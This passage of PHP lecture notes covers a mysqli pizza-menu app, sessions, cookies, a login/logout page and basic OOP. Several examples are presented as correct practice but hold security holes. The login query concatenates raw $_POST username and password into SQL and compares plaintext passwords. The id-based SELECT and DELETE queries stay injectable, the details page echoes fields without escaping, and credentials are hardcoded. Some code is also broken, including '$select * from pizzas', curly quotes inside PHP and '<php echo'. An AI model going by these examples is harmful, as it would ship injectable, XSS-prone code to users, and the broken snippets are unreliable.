if(!$conn){
    echo 'Connection error: '. mysqli_connect_error();
}
```

Retrieving Data from the Database (DB)

- There are three steps
  1. Construct the query
  2. Make a query from the DB
  3. Fetch the result

Construct the Query

- Here, we use SQL query.
- For retrieving all the records from the pizzas table, we can query in the following way.
- $sql = ‘$select * from pizzas’;
- We can also specify the columns that we are interested in.
- $sql = 'SELECT title, ingredients, id FROM pizzas ORDER BY created_at';

Make a query

- To make a query, we use mysqli_query() method.
- It takes two parameters
- The connection reference (connection-related information)
- The SQL query
- It captures the data from the database but does not store that in array format.
- Example: $result = mysqli_query($conn, $sql);

Fetching the data

- We need to convert the results from mysql_query() to an array.
- For this, we use mysqli_fetch_all() method
- This method takes two parameters
  1. The fetched data
  2. The type of array
- Example
- $pizzas = mysqli_fetch_all($result, MYSQLI_ASSOC);
- It is an associative array.
- Print_r($pizzas) will print the associative array in the webpage.

Freeing the memory and closing connection

- It is good practice to free the memory. We can use mysqli_free_result() method to free the memory.
- Example: mysqli_free_result($result);
- After that we need to close the connection.
- mysqli_close($conn);
- Now we have the data from the database in an associative array form.

```
$conn = mysqli_connect('localhost', 'banna', '1234', 'pizza');
if(!$conn){
    echo 'Connection error: '. mysqli_connect_error();
}
$sql = 'SELECT title, ingredients, id FROM pizzas ORDER BY
created_at';
$result = mysqli_query($conn, $sql);
$pizzas = mysqli_fetch_all($result, MYSQLI_ASSOC);
mysqli_free_result($result);
mysqli_close($conn);
```

Showing the data into the webpage

- Since it is an associative array, we can use the foreach loop to show the data on the webpage.
- Here, we have used some CSS classes from the materializeCSS.

```
<div class="container">
    <div class="row">
        <?php foreach($pizzas as $pizza){ ?>
            <div class="col s6 md3">
                <div class="card z-depth-0">
                    <div class="card-content center">
                        <h6><?php echo htmlspecialchars($pizza['title']); ?></h6>
                    <div>
                   <?php echo htmlspecialchars($pizza['ingredients’]); ?>
                   </div>
                     </div>
                    <div class="card-action right-align">
                        <a class="brand-text" href="#">more info</a>
                    </div>
                </div>
            </div>
        <?php } ?>
    </div>
</div>
```

Show the ingredients into a list

- Since the data from the ingredients field are comma-separated strings, we can use the explode function to convert them to an array.
- Example:
- explode(',', $pizza[0]['ingredients’]);
- So, it takes two parameters. The first one is the symbol based on which we are separating the string.
- The second one is the string on which we want the operation to be executed.

- When we have the array, we can use foreach loop to iterate through the array.
- So, in place of the div where we outputted the ingredients, we can update it like,

```
<ul class="grey-text">
    <?php foreach(explode(',', $pizza['ingredients']) as $ing){ ?>
        <li><?php echo htmlspecialchars($ing); ?></li>
        <?php } ?>
</ul>
```

Storing data in the database

- Since, we were doing the form handling in the add.php file, so we will write the code in this file to submit the data in the database.
- After the error checking of the user input using array_filter, if no error occurred, we send the data to the DB.
- To avoid SQL injection, we will use mysqli_real_escape_string() method.

- Here we will also need to create a connection, construct a query, and make the query.
- From the form data fields, we will create string variables.
- $email = mysqli_real_escape_string($conn, $_POST['email']);
- $title = mysqli_real_escape_string($conn, $_POST['title']);
- $ingredients = mysqli_real_escape_string($conn, $_POST['ingredients']);

Insertion Query

- $sql = "INSERT INTO pizzas(title,email,ingredients) VALUES('$title','$email','$ingredients')";
- We then make the query like,
- mysqli_query($conn, $sql)
- If everything is fine, we will redirect to the index page.

```
if(array_filter($errors)){
        } else {
            $email = mysqli_real_escape_string($conn, $_POST['email']);
            $title = mysqli_real_escape_string($conn, $_POST['title']);
            $ingredients = mysqli_real_escape_string($conn,
$_POST['ingredients']);
            $sql = "INSERT INTO pizzas(title,email,ingredients)
VALUES('$title','$email','$ingredients')";
            if(mysqli_query($conn, $sql)){
                header('Location: index.php');
            } else {
                echo 'query error: '. mysqli_error($conn);
            }
        }
```

Showing the Details

- Now we want to show the details of the pizzas if we click on the “more info” button.
- We will create a details.php page that will show the details and link this page to the “more info” button.
- Here, we need to add some information about which pizza details are wanted. So, we need to send the id of the pizza along with the URL. We can use query string.
- So, the button should be like:
- <a class="brand-text" href="details.php?id=<?php echo $pizza['id'] ?>">more info</a>

- In the details page we need to access the id from the URL. We can do that using the global variable $_GET.
- So, we will check if $_GET['id’]) is set.
- Then we will query the database with that id.

```
$id = mysqli_real_escape_string($conn, $_GET['id']);
$sql = "SELECT * FROM pizzas WHERE id = $id";
```

- We will store the data in a variable and show it on the page.

```
$conn = mysqli_connect('localhost', 'banna', '1234', 'pizza');
if(!$conn){
   echo 'Connection error: '. mysqli_connect_error();
}
          if(isset($_GET['id'])){
                    $id = mysqli_real_escape_string($conn, $_GET['id']);
                    $sql = "SELECT * FROM pizzas WHERE id = $id";
                    $result = mysqli_query($conn, $sql);
                    $pizza = mysqli_fetch_assoc($result);
                    mysqli_free_result($result);
                    mysqli_close($conn);
          }
```

Showing on a page

```
<div class="container center">
            <?php if($pizza): ?>
                  <h4><?php echo $pizza['title']; ?></h4>
                  <p>Created by <?php echo $pizza['email']; ?></p>
                  <p><?php echo date($pizza['created_at']); ?></p>
                  <h5>Ingredients:</h5>
                  <p><?php echo $pizza['ingredients']; ?></p>
            <?php else: ?>
                  <h5>No such pizza exists.</h5>
            <?php endif ?>
      </div>
```

Deleting a Record

- Now we want to add a button on the details page named delete that will delete the pizza from the database based on the id.
- For deleting the pizza we need a form that will have a submit button and a hidden field.
- The hidden field will contain the id of the record that we want to delete.

```
<form action="details.php" method="POST">
<input type="hidden" name="id_to_delete" value="<?php echo $pizza['id'];
?>">
<input type="submit" name="delete" value="Delete" class="btn brand z-depth-
0">
</form>
```

- Now we will check if the submit button is checked or not.
- If it is checked, we will take the id and use it to make a query to delete the record using
- $sql = "DELETE FROM pizzas WHERE id = $id_to_delete";
- If everything is fine, we will redirect to the home page.
- Otherwise, we will show an error.

```php
if(isset($_POST['delete'])){
    $id_to_delete = mysqli_real_escape_string($conn, $_POST['id_to_delete']);
    $sql = "DELETE FROM pizzas WHERE id = $id_to_delete";
    if(mysqli_query($conn, $sql)){
        header('Location: index.php');
    } else {
        echo 'query error: '. mysqli_error($conn);
    }
}
```

Ternary Operator

- Ternary operators can be defined as conditional operator that is reasonable for cutting the lines of codes in your program while accomplishing comparisons as well as conditionals.
- This is treated as an alternative method of implementing if-else or even nested if-else statements.
- This conditional statement takes its execution from left to right.
- Using this ternary operator is not only an efficient solution but the best case with a time-saving approach.

Syntax

- (Conditional statement) ? (Statement_1) : (Statement_2);
- Condition statement: This is a valid PHP expression that will be evaluated in order to return a Boolean value.
- Statement_1: This will be the statement that will be executed when the conditional results will return true or be in a true state.
- Statement_2: This will be the statement that will be executed when the conditional results will return true or be in a false state.

Example

- <?php
- $result = 62;
- echo ($result >= 40) ? "Passed" : " Failed";
- ?>

Super Global $_SERVER

- Super global variables are built-in variables that are always available in all scopes.
- $_SERVER is a PHP super global variable that holds information about headers, paths, and script locations.
- We can pass different keys in this super global to find different information.

Example

- SERVER_NAME: Name of the server-> localhost
- SCRIPT_FILENAME: Full directory of the currently executed file.
- REQUEST_METHOD: GET/POST
- PHP_SELF: Path of our current file after the host portion. We can use it in the pages with a form in the action field.
- Example:
- <form action = <php echo $_SERVER['PHP_SELF’]; ?> , method = GET>
- </form>

PHP Session

- A session is a way to store information (in variables) to be used across multiple pages.
- Unlike a cookie, the information is not stored on the user’s computer.
- It is stored in the server.
- When you work with an application, you open it, do some changes, and then you close it. This is much like a Session. The computer knows who you are. It knows when you start the application and when you end it. But on the internet, there is one problem: the web server does not know who you are or what you do, because the HTTP address doesn't maintain state.

- Session variables solve this problem by storing user information to be used across multiple pages (e.g. username, favorite color, etc).
- By default, session variables last until the user closes the browser.
- So, Session variables hold information about one single user and are available to all pages in one application.
- If you need permanent storage, you may want to store the data in a database.

Start a PHP Session

- A session is started with the session_start() function.
- Session variables are set with the PHP global variable: $_SESSION.
- We need to start the session on all the pages where we want to access the session variable.
- The session_start() function must be the very first thing in your document. Before any HTML tags.
- All session variable values are stored in the global $_SESSION variable.

- Suppose we have the following form in a page.

```
<form method="POST" action="<?php echo $_SERVER['PHP_SELF'];
?>">
        <input type="text" name="name" placeholder="Enter Name">
        <br>
        <input type="text" name="email" placeholder="Enter Email">
        <br>
        <input type="submit" name="submit" value="Submit">
  </form>
```

- We can set session like-

```
if(isset($_POST['submit'])){
        session_start(); // Start the session
        $_SESSION['name'] = htmlentities($_POST['name']);
        $_SESSION['email'] = htmlentities($_POST['email']);
        header('Location: page2.php');
   }
```

- In a second page, we can access it like
- session_start();
- $name = $_SESSION['name'];
- $email = $_SESSION['email’];

- This will show the previously entered values.

Updating session variables

- To change a session variable, just overwrite it.
- $_SESSION['name'] = 'John Doe';

Destroy a session variable

- Unset() function removes a single variable from the session.
- unset($_SESSION['name’]);
- To destroy all the session variables, we can use the session_destroy method.
- session_destroy();

- We can use the session in login and logout operations.

Login page

```
<form name="frmUser" method="post" action="" align="center">
<div class="message"><?php if($message!="") { echo $message; } ?></div>
<h3 align="center">Enter Login Details</h3>
 Username:<br>
 <input type="text" name="user_name">
 <br>
 Password:<br>
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="Submit">
<input type="reset">
</form>
```

```
session_start();
    $message="";
    if(count($_POST)>0) {
        $con = mysqli_connect('localhost','root','','admin') or die('Unable To connect');
        $result = mysqli_query($con,"SELECT * FROM login_user WHERE user_name='" .
$_POST["user_name"] . "' and password = '". $_POST["password"]."'");
        $row  = mysqli_fetch_array($result);
        if(is_array($row)) {
        $_SESSION["id"] = $row['id'];
        $_SESSION["name"] = $row['name'];
        } else {
         $message = "Invalid Username or Password!";
        }
    }
    if(isset($_SESSION["id"])) {
    header("Location:index.php");
    }
```

Logout page

```
<?php
session_start();
unset($_SESSION["id"]);
unset($_SESSION["name"]);
header("Location:login.php");
?>
```

Cookies

- A cookie is often used to identify a user. A cookie is a small file that the server embeds on the user's computer.
- Each time the same computer requests a page with a browser, it will send the cookie too.
- With PHP, you can both create and retrieve cookie values.
- A cookie is created with the setcookie() function.
- setcookie(name, value, expire, path, domain, secure, httponly);
- Only the name parameter is required. All other parameters are optional.

Create a Cookie

- The setcookie() function must appear BEFORE the <html> tag.
- $cookie_name = "user";
- $cookie_value = "John Doe";
- setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/");

- We can access it using the cookie super global.
- echo "Value is: " . $_COOKIE[$cookie_name];

Modify a cookie

- To modify a cookie, just set (again) the cookie using the setcookie() function

```
<?php
$cookie_name = "user";
$cookie_value = "Alex Porter";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30),
"/");
?>
```

Delete Cookie

- To delete a cookie, use the setcookie() function with an expiration date in the past
- setcookie("user", "", time() - 3600);

- `count($_COOKIE) shows us how many cookies are saved.`

OOP

- Object-oriented programming (OOP) is a coding style/ methodology which uses objects.
- It makes our code modular and reusable
- Makes code easier to maintain
- Easy to debug
- Not always the best choice (when maintaining a small project)

Class

- Classes are like blueprints for objects.
- It defines how an object will look or behave.
- For a train object, we can define a Train class.
- It holds the property the train will have (length, color, top speed)
- And the methods (accelerate / brake)
- The values of the class may change depending on the object, but they need to have these properties and methods.

Example

- User class
- Properties: Username, email
- Methods: addFriend(), postStatus().

Declaring a class

```
Class User{
public $username = “abc”;
public $email = “abc@d.com”;
    public function message(){
      echo “Hello”;
    }
}
```

- The class name usually starts with an uppercase letter and is singular.

Object

- From the class, we create an object using the new keyword.
- This is called instantiating a class.
- We can create multiple objects of a single class.
- `$userOne = new User();`
- To get the class name from the object, we can use the get_class() method.
- The properties of the object describe the object and the methods allow it to do something.

Accessing the properties

- Here, the class properties are hard coded. Since they are public, they are accessible from anywhere.
- We can access the properties and methods from the object using ->
- echo $userOne->username;
- Inside the class, if we want to access the properties from the methods, we need to use $this keyword.

```
public function message(){
    return "$this->email sent a new message";
  }
```

- Now, if we are using a class from another person, and we do not know their properties and methods, we can use
- print_r(get_class_vars('User'));
- print_r(get_class_methods('User'));
- We can override a property like $userOne->username = 'def';

Constructor

- Constructor is a method that is run when we instantiate the class.
- We have a magic method __construct() with which we can define the constructor.
- public function __construct($username, $email){
-     $this->username = $username;
-     $this->email = $email;
-   }

- When we create an object, we need to pass the values which will be used in the constructor.
- $username = new User(‘def’,’abc@d.com’);

Access Modifier

- Public: We can assign and read values from inside and outside of the class.
- Private: We can access them only from the inside of the class. We can not access it from the outside.
- We use getter and setter methods to access the Private properties and values.

```
• public function getEmail(){
•       return $this->email;
•     }
•     public function setEmail($username){
•       if(strpos($username, '@') > -1){
•         $this->email = $username;
•       };
•     }
```

Inheritance

- One class can inherit its properties and methods from another class.
- We can add additional properties and methods and the new class.
- class AdminUser extends User {
-     public $level;
-     public $role = 'admin';
-     public function message(){
-       return "admin sent a new message";
-     }
- }

- We can override the constructor of the parent.
- public function __construct($username, $email, $level){
-     parent::__construct($username, $email);
-     $this->level = $level;
-   }

- In the inherited class we can not access the private properties.
- Therefore, we need to assign them as protected.
- So, if we think that we need to change some properties in the child class, we declare them as protected.
- The protected variables can be accessed from the child class.

Static

- If we want to access something without creating an object, we can declare them as static.
- Public static $name = “Drinkwater”; this belongs to a class named Footballer;
- We can access it like
- Footballer::$name;

Thank you all!